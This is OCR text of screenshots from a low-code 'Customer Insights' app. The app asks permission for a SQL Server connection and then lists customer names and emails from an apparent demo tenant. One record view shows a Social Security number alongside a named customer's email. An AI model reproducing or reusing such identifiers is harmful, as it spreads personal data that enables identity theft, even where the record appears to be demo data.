
Customer Insights



Almost there ...

Customer Insights needs your permission to use the following. Please allow the permissions to proceed.

SQL Server Premium
enterprisecustomers
customercareinsights.database.windows.net
Signed in



[dbo].[Customers]

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown


alexanderw@zenitydemo.OnMicrosoft.co
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com



[dbo].[Customers]


CustomerID
55677

Email
aidenb@zenitydemo.OnMicrosoft.com

FirstName
Aiden

LastName
Brown

SocialSecurityNumber
209-97-8888



[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.cc
Alexander
Gonzalez

